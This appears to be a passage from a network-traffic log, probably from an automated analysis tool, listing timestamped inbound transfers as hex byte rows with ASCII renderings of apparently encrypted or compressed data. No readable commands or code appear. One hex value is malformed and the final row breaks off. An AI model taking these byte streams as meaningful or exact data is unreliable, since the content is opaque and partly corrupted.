2021-11-06 14:14:15 UTC	896	IN	Data Raw: f3 8c 50 b4 03 4e c3 97 96 2f ee 1b 47 8b 4b 09 aa 87 6d 57 08 29 dd f8 03 05 bd 68 91 d5 8f 27 3b 50 4f a9 f3 db c1 8e f8 b3 b2 1b 2f 6d 97 b9 ee fb 49 eb 47 f4 f8 cd bd be d1 8b b5 58 92 4d c4 40 19 df 74 34 0c b2 a6 0f 61 c2 e6 82 5f a1 bb 42 96 2d dd 57 b5 9b 4a b6 c8 88 74 32 95 b6 ef 81 bf 7a dc 0f 12 26 e7 bc 42 e9 4b b7 71 1a 71 ac 3d ab 41 b6 80 67 a0 b7 a7 2a 47 aa 68 6b 9e f7 1f fb b4 75 a2 4c 4b 5d 46 d6 f0 2b 7b 52 80 9d e3 01 bc 30 8b ff a6 b2 14 65 32 3a 58 64 16 74 98 1e 17 7d 25 b4 67 24 c7 56 d2 7a 67 d0 fb 5a 90 99 fa 11 f8 7d 44 8e c9 27 e6 18 d6 ff c4 61 89 a3 71 de 80 9a 62 bf 9e de 02 8a 77 ce 35 b4 7c 37 8c c6 84 6b da d2 68 30 51 82 f2 04 bf 3a 5c 3b 4e 83 04 cd bd 6f 4e 14 4d 5d db ee d3 0e b9 b1 2e 72 72 df 98 2a b4 60 cc e7 54 Data Ascii: PN/GKmW)h';PO/mIGXM@t4a_B-WJt2z&BKqq=Ag*GhkuLK]F+{R0e2:Xdt}%g$VzgZ}D'aqbw5|7kh0Q:\;NoNM].rr*`T
2021-11-06 14:14:15 UTC	912	IN	Data Raw: 23 10 e7 a8 74 99 18 9e 92 5b 12 5e 3b d8 96 32 0e 75 fc 29 d9 a2 b8 27 70 84 5c b7 5d c6 fb 61 ad 61 8a d5 16 9a 81 d4 d4 ba d7 74 00 c6 19 f7 46 ff 42 b0 dc 18 fd f4 59 24 0e 8c fe 8d 05 62 de 0f e4 06 14 91 dc 3f 11 b9 39 48 69 7a ed ff 3c 11 98 01 87 08 47 37 52 aa 7b 45 0d 56 ee 0a 85 af d0 43 ba bf c6 9b 5d 35 83 42 8c 28 43 c2 d3 89 d1 8d 86 fc 52 d8 fe cb 3e 22 4e 04 a4 54 a7 2f 0b c5 c0 72 6d 5a bb 2f 99 c1 2a 56 e1 c2 9b cc e7 f2 4c eb 3d 4c 5d b6 76 39 7c 3f c9 0c a9 6e 5b d3 de 5d c7 a2 31 6f b2 1c e4 f5 35 af 0d 35 f7 d2 34 c7 c2 eb 2f 4a 74 23 ce cc 72 fa 90 a8 83 61 24 41 34 95 0b 6a 07 bd f0 60 28 f9 16 f7 b0 c0 2d 8d af 22 83 50 41 05 9e 35 f3 9d b4 28 07 97 13 9e 9f 93 20 40 70 8d 26 ed 9f 02 a4 e6 8d f0 bc 72 cf 5b a4 83 f1 ae fb e3 21 Data Ascii: #t[^;2u)'p\]aatFBY$b?9Hiz<G7R{EVC]5B(CR>"NT/rmZ/*VL=L]v9\|?n[]1o554/Jt#ra$A4j`(-"PA5(@p&r[!
2021-11-06 14:14:15 UTC	928	IN	Data Raw: 79 51 d4 5e 4f a1 3c 21 09 c3 b2 65 0f d3 d5 0c 78 1f d1 38 74 b0 36 ad b5 10 3c 01 86 c3 15 2e e4 25 dd 59 2f 30 64 e3 22 7d 12 e7 b8 e8 7d 5c 00 fa c8 0d 4e d3 a4 0b cd 4b 70 1e 14 91 77 29 fe e3 0d 76 fd eb dc 2f 03 84 82 9e 23 d6 27 a3 b2 29 f2 30 bd 83 71 bd c9 d5 f1 4e 5c 67 8b 04 bf 13 2d 5b de 0f ea 3b 04 5b 39 b9 a8 5b 05 f6 2b 88 74 60 bc 0d 21 ae 79 a3 a1 23 53 78 19 87 99 18 dc 12 51 12 24 cb 1e d7 95 6d 6e 69 a4 58 41 7b 07 2b e2 fc d3 78 4a 04 34 eb 24 63 70 54 93 29 1d cb 29 a9 36 d6 b4 7d fb 59 70 cf 10 c3 e2 53 a6 60 d9 b4 df 87 63 64 cc e2 53 0e bc a8 bf 0b 07 5f cc 8e 62 c2 96 9f 1a 75 aa 71 a7 84 82 16 d0 b1 f0 37 d4 14 e2 8c 84 33 43 82 9d 20 a4 5f 4f 01 8c 4f 9f ab cc 85 a4 ca ce 8c d0 eb 1d 58 2d eb 63 f9 37 11 64 33 29 a9 8a c2 2c Data Ascii: yQ^O<!ex8t6<.%Y/0d"}}\NKpw)v/#')0qN\g-[;[9[+t`!y#SxQ$mniXA{+xJ4$cpT))6}YpS`cdS_buq73C _OOX-c7d3),

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:14:16 UTC	945	IN	Data Raw: 18 42 ea 84 79 fa 12 89 91 57 6a 75 0c 94 da 44 b0 82 2e 95 5d bb fa 70 11 c9 c8 ea 4e 64 7f cb 28 b7 b4 95 ec f5 94 a5 ba cc d6 58 cd 1c 76 3e 2d 55 9d 15 e9 9f a2 5b 1a ab ef a0 6c 4f 6c 2f 90 67 79 d1 36 81 ca 1b 73 4f 79 13 c8 8e 8b 15 cb 4d db 78 34 bc e9 9f 29 77 22 ed 05 fe bc a3 0c a0 c2 ae e2 43 c5 2a db 21 fb 87 50 1f 96 94 4c df 11 16 2b a8 2e 3a fd 5b 0a b1 0c 26 5e 58 a4 c6 66 76 6d e2 4b b8 d2 10 b3 ab 7d d6 f7 05 f7 af 9f 80 83 bf e0 18 b5 28 3f 10 bf 7a 84 07 12 7b 0f b2 e6 50 ca 6a 04 c5 0c 3e fa 88 87 86 c5 bc 46 f3 b7 35 ab 01 70 7f 77 b8 6e 32 c0 59 ab b6 db 95 a2 80 65 d9 64 2d cb 10 b8 38 7f 3c 61 92 8e 1e f2 bb f2 4e f2 2d 08 64 46 27 7e 6d ef c8 ca 94 ce 66 68 34 86 5e dd 18 f6 44 d5 2f c2 91 be 2c ce 4c fc 0c 09 dc fb e3 30 12 25 Data Ascii: ByWjuD.]pNd(Xv>-U[lOl/gy6sOyMx4)w"C*!PL+.:[&^XfvmK}(?z{Pj>F5pwn2Yed-8<aN-dF'~mfh4^D/,L0%
2021-11-06 14:14:16 UTC	961	IN	Data Raw: 16 1c 3b 6a 0b 2a 05 90 84 b4 28 62 93 35 d7 12 8a a7 cf bb 38 72 5b 09 b5 22 27 e9 3d ed 00 25 35 54 2a 7b a5 47 e3 d7 95 02 ff a8 c7 19 5d c9 75 f3 77 13 76 76 32 2c 66 73 12 4d 14 22 79 b2 49 11 54 19 68 62 6a bc 3b 1f 75 28 0e 9e fe 9a 91 b1 bb 19 53 ce 27 ff 22 77 9d ed a4 9a 5a c9 da 66 99 de c6 6f b4 63 ba 4a 58 3b 7d 67 59 2d b7 d4 6a 34 13 75 6c 92 60 cf 7f 50 b0 c8 97 22 09 1a 66 df 9d b7 09 a8 89 1d b8 d2 9c 3a a6 2d b3 b7 c4 75 93 cb b1 bb 63 e5 4f 81 ec 38 e7 70 c6 92 74 75 44 26 fd ed 97 f4 87 eb 10 34 f5 f0 b4 85 ec 6c 03 ac c3 46 c1 5e 77 ef 76 7f 19 dd 84 d3 39 b5 00 9f 40 10 6b d4 96 26 f4 91 87 3d 48 5e 9b b0 e0 28 9c 58 c0 f5 23 64 9b 67 81 82 81 9b 0b fb 5b 3a 1a 02 8a 64 f0 4e 69 a7 82 16 d6 01 9b a1 a1 9b ba 45 ac 4f 59 a4 fd 14 07 Data Ascii: ;j*(b58r['"=%5T*{G]uwvv2,fsM"yIThbj;u(S'"wZfocJX;}gY-j4ul`P"f:-ucO8ptuD&4lF^wv9@k&=H^(X#dg[:dNiEOY
2021-11-06 14:14:16 UTC	977	IN	Data Raw: d4 e7 54 06 eb 50 7a 00 b8 af 81 07 9f 84 49 25 97 93 4d c4 d3 96 eb c4 89 d5 6f 4c 3c bc bd d7 6d 2d c4 3a b6 3f 2e 25 2d 80 9e db 49 d6 70 c0 98 be 07 d3 90 05 bc c8 f5 51 1f 68 33 57 e3 ee d3 66 30 2c fc 79 82 07 a5 04 52 30 d8 6a f3 65 e2 f4 e1 6f a1 74 c9 38 91 2b c1 f0 5a dd dd 02 6d c4 bb f1 ca a7 0b a2 5f 44 c5 71 7c 8b 9b e3 0e 6d a6 44 fd b0 1f 7f 3e 4d 63 82 87 b8 d5 99 3c 72 dd 9f 62 b3 66 c0 cd 87 93 83 7a 5d fc 22 2a 20 1e 23 84 ca b2 fe df 23 15 57 06 ca 76 bf 37 8a ba f2 5a 1c 6e 5c 70 e2 3e 61 b9 06 5b db 86 cc 83 bc 0d 43 8c 7f 81 cd ec bf 16 5c 08 aa f4 08 f9 2e c7 51 54 cc 4e f3 85 35 66 8f 85 b7 5b 55 29 2c 65 a9 28 c1 a7 d0 3a d0 6a e7 3e 00 53 57 1c 29 d8 e5 68 6b fa c9 2a 79 ac 8f cc 7 2c 8b 65 b6 63 ff 7c 91 59 64 bf 6d 05 07 9f Data Ascii: TPzI%MoL<m-:?.%-IpQh3Wf0,yR0jeot8+Zm_Dq|mD>Mc<rbfz]"* ##Wv7Zn\p>a[C\.QTN5f[U),e(:j>SW)hk *y,ec|Ydm
2021-11-06 14:14:16 UTC	993	IN	Data Raw: ee 0a 4a 6c 28 db 61 0d 0a 8b cb 33 73 72 4b c7 b3 6e ec dc 38 9e cc 50 15 d8 7d 24 68 66 60 a2 89 9d ab 03 79 19 a0 ef 87 05 08 3e 03 ba 49 fc 73 1a ff f8 21 5a c8 d0 33 e0 fb 31 ce cc df 61 1a 4b 9d 9a 92 ee 26 27 0c f6 bf 5b a2 18 74 b2 a8 8d 07 8e 47 0c d9 f7 16 6e 83 fa 58 10 e0 67 7d ad 60 33 5f ef 6c f1 ef 68 b3 e1 01 ea 37 ea 9f f2 2a 71 59 18 f3 07 98 d5 1d e1 d4 cc 4c ef a5 c5 18 80 98 d3 38 eb 8b 55 76 f2 ed 0b 64 3c e1 44 2f 06 01 14 9c 54 7e d9 4e 14 8a ec 1b 7d 5c b0 74 73 60 0b b7 6c 56 84 b6 86 0a 51 ac 3f 46 62 56 be 2e 62 2b 76 04 40 87 97 09 1a b0 af 34 77 f2 de b1 0c 6e 42 75 fe c1 54 85 73 7e 57 36 79 bc bc 31 90 55 d5 32 a5 29 ac d6 4d e1 23 54 6f d0 49 46 01 0a 8c 94 80 f8 6b 8e f2 d8 1a 17 5e 01 06 a4 11 1e af 22 ad f0 fc 24 73 ba Data Ascii: Jl(a3srKn8P}$hf`y>Is!Z31aK&'[tGnXg}`3_lh7*qYL8Uvd<D/T~N}\ts`lVQ?FbV.b+v@4wnBuTs~W6y1U2)M #ToIFk^"$s
2021-11-06 14:14:16 UTC	1009	IN	Data Raw: a6 e6 b3 91 24 b6 09 6e 8a 90 2f a2 c8 07 2f 18 ec 1c 65 f7 c4 82 1b ab 0f 36 21 e2 96 32 e7 2d 90 77 a2 c6 4d d8 b5 31 e8 1c 41 2b 1a 9f d2 be 86 d3 1f 8e b0 d3 4d 93 66 5f 72 cb e2 9e 82 16 b3 5f 2e 85 ae 17 2a a7 6a b7 e7 9d 2d 83 79 43 2e 7e 19 75 58 1f 4c 6e 46 3c 5f a4 6a 44 27 93 27 2f 41 c9 0e 19 fd 04 01 05 67 81 d1 0e bc 9e 7d b5 fc 86 d4 6d bf ad 30 e1 d5 c0 c4 dd 8f 3e 97 23 ee 60 bb 2c 06 5f 8b 17 32 3c da 66 16 89 eb 22 a6 23 a1 89 84 d2 4f 13 a3 55 f6 1f 06 5b 15 8d d7 d9 9d b7 63 ac b8 be 7a 23 d4 d7 5f 03 7a 3b 0e 33 32 95 df de 6e 6f 27 83 28 d3 33 fb 94 c6 15 28 28 56 5a a3 d3 92 54 47 62 1f 3c 74 63 88 93 2e 89 c9 3c 92 c1 f9 7f 08 69 5f 2a 89 8e f4 28 3b 5a ce 0a 41 24 90 f5 3c 1f 93 2d 9f be 6d 27 b9 ab 47 2c 2c d8 fa b9 e4 76 93 d5 Data Ascii: $n//e6!2-wM1A+Mf_r_.*j-yC.~uXLnF<_jD"/Ag}m0>#`,_2<f"#OU[cz#_z;32no'(3((VZTGb<tc.<i_*(;ZA$<-m'G,,v
2021-11-06 14:14:16 UTC	1025	IN	Data Raw: 6f e8 fc d1 71 d4 54 be 02 87 78 8c 3a a5 b7 cc f6 fc c2 1f ad 55 c7 a6 86 78 82 1c d2 e9 d8 72 e6 f9 85 9a 58 ae e8 24 18 64 e8 be be 80 8c 14 c4 8e 0d 78 00 88 29 64 d5 8e 64 3b c3 af 4f 89 9e a2 a8 8a f9 7c 29 b6 94 e9 10 fa 3d 85 34 8f 16 9c aa b4 b7 2c 20 46 e1 36 4e c8 be 89 f0 38 8b bf 43 0f ce c8 0f f6 32 82 2a 75 3f 49 5d 87 71 4e 24 05 f8 4a 3a 84 28 1f 3a 75 8c 41 15 c6 18 c5 6f 5e 84 6d 3f 94 48 3b 29 5c 6a 60 5b c3 92 41 3f 79 7c ab 8a 7f 6b 1a d4 ff 1a cc 45 74 d5 9c 08 db d9 9c 62 b7 4e 47 7c af 7d ec cc e9 09 49 ef 90 8e d3 ac 5d 4d 00 55 96 72 49 93 15 61 de e2 d8 85 81 5d 95 1a 9f b0 29 81 e3 55 12 53 d1 e9 66 26 3d 11 6a e7 f1 09 61 01 cf 0d b1 40 ba 37 f2 48 97 0c 86 61 3e d4 4c d1 94 ee 4b 09 49 e5 97 03 b6 ee b2 a0 24 ec 92 aa cb 79 Data Ascii: oqTx:UxrX$dx)dd;O|)=4, F6N8C2*u?I]qN$J:(:uAo^m?H;)\j`[A?y|kEtbNG|}I]MUrIa])USf&=ja@7Ha>LKI$y
2021-11-06 14:14:16 UTC	1041	IN	Data Raw: 8c ea bb f1 ba 6f f9 ce 31 3b 1e 67 52 8f 3b f0 00 a7 5d c0 52 11 57 3e ae dc 98 97 6f 01 86 1b 18 67 12 ea 40 76 8a af 0d 5e 64 06 6d 55 27 3e dc 80 d5 3d 8f db cf 01 df 84 49 cd 30 5f 48 ba 95 04 b1 9c af 86 d9 74 76 d3 2f d0 8b 75 f6 2a 30 f5 23 43 26 f1 38 46 cf 4c 73 b1 a0 4f 26 be 56 6d 1a 0b 2c 99 9e 0c 76 8f 28 78 47 73 39 ba d0 37 32 ce 5e ea 0b 57 65 a1 8e 0e 11 9d ed a9 73 9c c6 87 97 96 09 4d 9b b8 d3 68 59 19 25 44 65 ef 49 3b 2c df 6a 29 23 a6 e6 c6 55 19 1c db 4f aa da 0f 75 22 f3 9b ff 22 0e 3c 2a 97 10 44 6b 2a 9e 0d ea 3c 38 30 40 bf 56 ed 82 44 bc 95 81 d8 08 4f a2 b3 12 98 1f df eb be 74 3e 4c 9e 07 12 0c 9d c0 7d 87 89 f4 62 4b 76 a0 e8 e7 62 f8 bc cf 89 92 0e db 78 85 cd 0f 71 75 3a 0c 87 eb 78 25 66 e2 19 ec 56 0a 4e e3 bc 75 ee 74 Data Ascii: o1;gR;]RW>og@v^dmU'>=I0_Htv/u*0#C&8FLsO&Vm,v(xGs972^WesMhY%DeI;,j)#UOu""<*Dk*<80@VDOt>L} bKvbxqu:x%fVNut
2021-11-06 14:14:16 UTC	1057	IN	Data Raw: b9 a9 72 11 ce 51 1c 90 ca de cc c7 07 4f 9d 17 03 e2 6b c8 08 f4 68 49 21 32 66 c9 56 ed 2e df 3d 01 5b f0 fe 34 f3 0c 63 be 0f 7e 69 16 88 43 17 e4 89 7f ec 67 49 13 dc 33 51 38 2b b7 a9 c4 a3 93 bc 72 c4 ef 70 8b 85 07 80 80 59 6d e8 f8 19 58 97 d9 32 8c cd 25 34 44 c3 5c 99 88 74 c1 a3 29 99 80 dd b0 42 71 59 43 88 41 13 4b 5c 08 e9 ac c5 a3 46 ff 6b 01 c6 3b ba df 5e 05 4a 0c e1 da 08 e4 2a 10 e7 8a ba 4f 31 ba 70 56 ad d6 8e 04 1c 42 b0 22 7e 3c 50 a5 24 1c 9b 50 96 78 a4 5a 96 97 b3 20 30 27 a0 4b 5e db 5c 3f fd fe 63 8b 7a 4c 61 55 6b ee 53 d2 0d be 6c f9 6e b3 e5 59 5d cd 3a 02 32 b2 d4 b7 7b 64 ff 24 0d 29 ba 32 c9 33 d9 1e dd f3 4d d3 74 ea b4 5b 2a 8c 9e 90 9f d6 12 21 83 e3 2b 08 e8 25 2e d4 be 91 3e 51 d7 18 98 ab bf 54 56 c9 26 d9 24 8d 1b Data Ascii: rQOkhl!2fV.=[4c~iCgI3Q8+rpYmX2%4D\t)BqYCAK\Fk;^J*O1pVB"~<P$PxZ 0'K^\?czLaUkSlnY]:2{d$)23 Mt[*!+%.>QTV&$
2021-11-06 14:14:16 UTC	1073	IN	Data Raw: ad 6b 25 b7 24 65 c9 db 4c 2a 4e d1 5e 79 85 2b 73 94 9c 65 f9 90 39 1f b0 75 3e 40 e7 c0 73 f0 79 c0 34 a1 4d 40 a9 c1 6d b5 75 ed e7 80 87 ba 64 b2 45 75 7d 85 09 68 6a b4 1b b2 76 ed e6 19 d2 c9 37 06 c1 cb a9 b0 7f a9 02 d9 b1 cd d3 98 c7 fa 0b d8 c4 04 33 ab 40 55 40 0b 32 a8 91 da 63 56 ec 10 75 76 ab 12 9c f1 93 14 f1 00 ab 3e 44 ec 7c f6 ae d4 80 4b 6d 8f 34 bb db df 51 49 21 e2 92 86 b6 1d ab a6 66 f2 f7 87 6b 27 3e 53 9e 64 08 7f 22 56 15 5d 65 5e f9 ef 7b af 36 dc 7f c9 db b4 66 4a 28 43 0d 9f 16 e5 ce d3 2e cb 45 1b a8 39 64 82 a6 c8 2b 9f 4a b1 54 55 f2 30 25 81 24 28 4b f6 d6 22 5d 01 c9 2e c7 66 f4 43 36 fa aa 70 4b 63 62 a1 f4 12 85 da e5 cb 2b 0e d6 36 75 04 31 64 83 76 77 f1 b4 36 97 17 29 aa 2a 5c 41 1d cf ce 8b 87 bc 35 d2 b1 ab bc 4d Data Ascii: k%$eL*N^y+se9u>@sy4M@mudEu}hjv73@U@2cVuv>D\|Km4Q!fk'>Sd"V]e^{6fJ(C.E9d+JTU0%$(K"].fC6pKc b+6u1dvw6)*\A5M

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:14:16 UTC	1089	IN	Data Raw: 8f 6c a1 4a c6 8d e1 f6 0d 5f 7b 8a 23 7f a5 ff 14 9d 28 28 44 e6 20 c8 10 60 06 ca f3 16 3d ba 77 4d ce 15 60 4f bb 4b 8d 5d 05 b6 10 ff 8b d2 0b 8b 5c 2e 53 30 40 05 a0 e5 40 f3 7c 30 2b 75 aa d5 9f d6 20 86 0d 74 08 57 c1 a4 dd 1c 1c cc fd 1b 73 32 7e 55 c2 75 8a 70 08 2d 38 3d 2c ee 6d e3 5e 07 0a da bd ac 8e 00 3a d1 6c 87 db 08 de 7e 28 d4 88 27 c9 37 b5 e4 68 40 28 46 89 04 14 28 a0 06 02 fb 3e d9 20 9b 99 0d 6e 2e f4 a0 b6 97 c9 bf 38 90 65 8e c6 51 dc d2 14 81 44 92 15 51 2b 5c 8c 20 2a 6a 73 0d 78 f4 ad 98 48 9d a1 fd 73 56 99 5e 4c 40 33 c9 d3 2f c9 1d 8d 4e 27 b1 84 d2 3e 5e d3 10 01 f1 de 94 f3 3f f1 7c 3f dc 68 79 06 b3 08 8a e0 c1 8f 8d 2d 1c 1c f2 c0 0d ea b7 90 5f 1f de 90 18 17 45 a2 cb f4 d2 2b cc 2b 24 27 c6 c0 4e b9 2b f3 f5 58 4d 35 Data Ascii: IJ_{#((D `=wM`OK]\.S0@@|0+u tWs2~Uup-8=,m^:l~('7h@(F(> n.8eQDQ+\ *jsxHsV^L@3/N'>^?|?hy-_ E++$'N+XM5
2021-11-06 14:14:16 UTC	1105	IN	Data Raw: 8f ab 8d 77 8d 66 a0 7e e8 d3 e6 50 a9 7c 61 ad f9 8b c0 c6 7a 73 21 89 0a 9b 1b 39 be fd 74 e7 a7 e2 a6 42 2d 1f 5d e4 77 e4 fd 8a e7 d1 af e4 2d c0 0a 3a 6b bd 5e ae 6e 8f 63 57 cf c6 c8 6c 97 53 2e f2 d5 b1 71 fd 7e a1 4b e3 cb bd 65 83 df 81 77 86 4e c2 38 b2 4c 9e 68 54 c8 f6 b7 6f 50 65 fd 3d 86 34 41 54 45 1a a1 8b 6f 47 0f e5 e3 fd 0e 71 86 55 15 fc ea 2a e0 3d 04 f6 d4 80 69 f8 4a 2e 70 35 2b 50 f7 8d aa 0f 42 96 49 43 14 5a a0 d9 24 ae 8d 20 4e 24 77 d5 d7 c4 a1 b8 e3 c3 54 45 55 8d 57 22 48 e4 ee 34 85 75 74 0d a3 d3 bd 1c f8 c8 81 55 02 23 a2 04 f8 5e 80 d5 6e d2 06 8e 93 20 ef 9f 0d d5 aa 41 23 5b 39 ac 0d 17 db 53 a4 91 2b f9 78 d6 f4 e1 ae 70 77 10 78 87 12 53 90 fd 5b dc 3e 29 64 5b 41 26 8a 7c 23 ff dd bc 6d ac 94 7f 79 a8 d8 ff 1d de 3e Data Ascii: wf~P|azs!9tB-]w-:k^ncWlS.q~KewN8LhToPe=4ATEoGqU*=iJ.p5+PBICZ$ N$wTEUW"H4utU#^n A#[9S+xpw xS[>)d[A&|#my>
2021-11-06 14:14:16 UTC	1121	IN	Data Raw: 87 dd 3c 22 ef 99 3a 25 80 7e 5c 08 8e 68 ca 2a 9b 63 11 dc a1 54 ff 74 5d 26 08 2a d4 83 fc 73 9e ad 75 ea 54 f4 64 fd c0 28 45 dd b9 77 a3 9f 51 7d 46 0c e6 7a 0b 35 a1 a3 99 21 69 49 85 ab f3 19 35 32 82 04 bf 1d a5 d6 6e c5 3e 64 ec 71 d0 e6 56 f7 48 cb 0b 49 f4 63 ac 23 9b 78 6c 1e 23 5e 9d b8 59 cf 11 6f 29 dd 7b 6c 91 23 ee 95 d1 84 bc 83 79 b8 f0 f7 8d b7 66 47 d7 a2 2e 17 32 0b 2c 7a c2 7b d9 65 ee e1 52 25 e5 71 f4 f1 95 68 e4 89 b8 10 9a 53 c8 15 10 cb d8 ab e2 48 f7 22 41 20 46 2e 05 5c 24 41 9d d2 88 bc 26 95 c8 03 ef 08 25 ab c1 35 be 15 ba d2 53 b4 5f 93 79 c0 45 aa ee a7 02 f9 8c b6 4f c5 26 81 19 3e 4a 35 b2 73 97 4f ee b3 79 08 2a 96 04 97 02 77 37 86 c4 0e d8 aa 87 65 29 37 d0 32 44 89 e2 69 89 c0 45 be e7 42 41 28 d0 82 11 f8 a8 bc 2f Data Ascii: <":%~\h*cTt]&*suTd(EwQ}Fz5!iI52n>dqVHIc#xl#^Yo){l#yfG.2,z{eR%qhSH"A F.\$A&%5S_yEO&>J5sOy *w7e)72DiEBA(/
2021-11-06 14:14:16 UTC	1137	IN	Data Raw: 24 92 af 9b 6b d4 7a 1d 35 81 ad b5 96 3a 53 b7 af fd 3f 57 df fb 85 e3 1c 47 70 8a 26 a6 ae c9 0c bf a5 f1 03 5d cd 34 82 9b 6a 2e e7 42 2e 84 48 06 93 c0 0f 4a e8 61 f7 67 6e 36 61 3d 77 f5 c0 e8 4a 81 48 11 3f 42 50 0b eb bd 9b 66 28 1e b6 42 98 0e 37 1f 89 e8 56 0e 04 81 2a 5a d8 34 e4 6f c1 41 96 16 1e 10 07 02 e5 15 58 a7 02 ce a5 23 51 bd 64 02 91 c6 a7 b5 fe 46 e3 b9 71 02 1f 95 f8 dd 5c 84 ad 30 e7 f4 0c 2f a8 35 35 4a e4 17 37 7c d0 44 29 f5 22 40 0f 1d 74 29 b7 2c ba 67 01 fb 49 53 89 02 35 a6 d9 87 61 63 d5 57 59 a3 2d e3 77 96 37 e2 4e 7f d8 7f 74 7c 27 15 25 7c 3d 06 4c 22 63 4e 9f a7 0c e9 d8 cc 9e 18 42 97 d8 a9 87 90 c5 52 73 38 dd c6 f6 91 b7 3a d9 24 ad 95 d9 d9 5d 0a 03 c2 cf 7d d6 ff 32 be 96 86 80 0f 7b 1d 87 69 4a 41 ab ce 8d df 8d Data Ascii: $kz5:S?WGp&]4j.B.HJagn6a=wJH?BPf(B7V*Z4oAX#QdFq\0/55J7\|D)"@t),gIS5acWY-w7Nt\|'%\|=L"cNBRs8 :$]}2{iJA
2021-11-06 14:14:16 UTC	1153	IN	Data Raw: fd f9 fc c6 9d 43 e7 ee 8b 90 eb 73 ba 30 d2 cb 19 c1 75 15 15 b5 54 8a 53 24 29 7e be 1e c1 5f c9 3d c7 70 05 3d 2e 06 1c 06 80 d1 d2 a8 56 68 6b f8 6e 09 1b 8a 09 08 53 42 f0 de 7b 69 4f 59 04 7f 00 99 ec e2 a7 6e 46 a4 f7 61 3f 6f 76 66 92 ab a9 07 de a1 4e 44 0f 8a fd b5 c1 24 1d 47 19 77 98 3b 66 7f 67 19 16 c9 d9 fd 60 e4 3c c6 a2 54 c3 dc c4 d1 fe ac ab 88 28 fb 51 05 51 f1 3f a1 8c b7 27 c1 a1 68 6d 57 b1 a5 57 b8 cc fe 8d a3 89 e0 83 bc 4c e3 d3 3d 49 0c db 2e 3f 7d 51 22 f0 e5 b7 34 2a 20 00 93 b5 a6 e8 dd 54 b8 9d ef aa f9 b5 f9 de a2 2b b1 61 6f d8 f8 19 71 d2 7d 8d 9b 20 22 47 42 12 c6 70 11 cf 5c e7 76 02 ad bb 78 52 ae 9b a0 18 2e b1 05 f1 f8 e4 19 1e 9a b2 50 db 49 5e 87 f6 a1 f6 31 5c f1 6b 6f a2 75 99 75 aa 0b 6c 20 57 0f 6e 35 ea 10 99 Data Ascii: Cs0uTS$)~_=p=.VhknSB{iOYnFa?ovfND$Gw;fg`<T(QQ?'hmWWL=I.?}Q"4* T+aoq} "GBp\vxR.PI^1\kouul Wn5
2021-11-06 14:14:16 UTC	1169	IN	Data Raw: 8c ca 20 58 bd 1d 44 c0 f4 04 5e 54 1c ea ae 70 b1 df 27 08 04 79 94 95 18 00 b8 4a 18 87 60 8e e1 53 82 a2 21 48 59 c8 01 7c 16 31 fd 60 55 32 c0 62 02 df 8c ee 20 b6 b6 6a 89 eb af cc 76 82 fb cb 1d ca 27 b7 c7 cb 6b 8d 6b 29 1a 13 e3 9a 97 95 ae 2b 11 8d 2b bd c6 b9 6d 82 4c fb 1a d8 44 f7 c7 81 01 a6 f0 66 74 59 50 3b 18 00 a0 86 f8 50 aa ba 33 b5 c2 6d 42 cf 9f 17 28 58 f9 7c 73 28 e1 2d 30 6c f5 9a de d7 4a ea fe 94 4d 1c 8b af ac a4 b9 14 88 ea 86 25 ba 31 7c ed 8b 9e 8c 09 3b f8 85 2e 74 0a 0a b2 60 9e 61 f9 46 69 89 13 3e 22 26 d4 48 d0 b2 3b 74 07 83 09 f5 d5 42 94 b3 46 66 5a 87 13 92 44 fe e2 dc 85 fd 09 b2 6a 8b 91 a9 56 c2 fd 1a 42 60 2a d7 fc f3 a1 65 30 fc b9 70 7e 05 58 a0 8e fa a7 a9 94 37 18 ef 83 e0 f4 ad ec 80 b4 bb 7b a3 8b 1b fb 58 Data Ascii: XD^Tp'yJ`S!HY|1`U2b jv'kk)++mLDftYP;P3mB(X|s(-0lJM%1|;.t`aFi>"&H;tBFfZDjVB`*e0p~X7{X
2021-11-06 14:14:16 UTC	1185	IN	Data Raw: b8 43 49 55 ce 7e 87 be b0 b0 26 d3 e1 b3 14 21 96 50 e1 4f 64 d0 77 6d 21 9a 7c 85 dd 30 ea 56 68 fb 22 c3 67 97 0f 9c a7 15 34 f9 db a5 4e af 89 87 2a b0 49 c9 bd bf f1 d1 ba ef 8c 6b f7 2a eb a0 8e ab bc 51 30 43 3f 84 97 0a 95 39 15 c8 cd a0 75 75 ce 24 28 12 91 f0 31 6a 66 85 02 9a 68 6b 00 2f e6 dc 58 3b 79 63 f1 94 50 b1 99 e1 b2 89 d6 3b 88 ee eb 6b d2 e4 60 01 92 3e b5 76 67 cf 72 5c 3b a4 cb 6d ec 9b 9f 2e 2d c7 5e 71 66 7a b1 51 53 68 70 93 ef 83 d1 62 a3 17 4c 28 03 4f 29 9d e4 a3 94 8c 71 ed dd 6f 77 91 27 03 7c 58 38 a9 b7 af 5c 68 0b b5 2c f0 ac 99 9e f2 af 8e d1 10 2f f6 ef 87 99 12 9c 61 89 7d bf 85 8f d1 ee da 1c 00 86 c3 c6 76 d3 50 e3 86 8b ff 91 36 f0 09 9d 32 14 a9 92 f4 e1 b4 2a 32 3f 2e 6b 12 a6 86 c3 6e 81 21 b9 fa 04 a5 f5 0d 08 Data Ascii: CIU~&!POdwm!|0Vh"g4N*Ik*Q0C?9uu$(1jfhk/X;ycP;k`>vgr\;m.-^qfzQShpbL(O)qow'|X8\h,/a}vP62*2?.kn!
2021-11-06 14:14:16 UTC	1201	IN	Data Raw: 87 fe 35 b5 53 09 fe b8 f9 92 a1 f1 19 ca cf d4 7c ec 3f 14 da 67 d5 63 1e 82 12 2d 6a d5 2a 6b ec e5 1e 7e 91 50 27 11 60 56 b3 63 f5 94 89 f8 f8 25 4e 3a 28 8b 8a b6 57 b6 8c 24 3f bd 83 7a 70 53 7b e7 72 4a 05 b3 49 14 35 38 04 ce b7 bd 29 5e 39 73 4d 7c 63 83 61 81 39 45 13 f2 ff 4a f2 5e 6a db 87 6c 84 ca 4a c2 01 64 fa 1f f9 29 6c a4 8a ff 57 c0 80 4c 7c a8 ca 71 59 4d 07 cf e3 ab 50 98 92 c8 93 16 cb 64 ee 5a af a4 f7 f6 5b 30 65 d2 48 85 3b 3c 9c 2f 89 f8 80 2f 2f d0 3e 8f de f8 20 38 2e 74 dc 5f a6 3a 49 51 bb 6f f2 06 aa 94 b6 dc d7 6e f9 e1 a0 e8 3f 29 12 f9 70 0f 9b 23 64 8d 95 d4 3b af 5b b7 f4 12 8d aa 75 cf f3 b9 2c 0f 8a f5 1c 1d ff 2a c7 44 ad ba d9 33 f6 8e 08 de 7e 3f ea b6 75 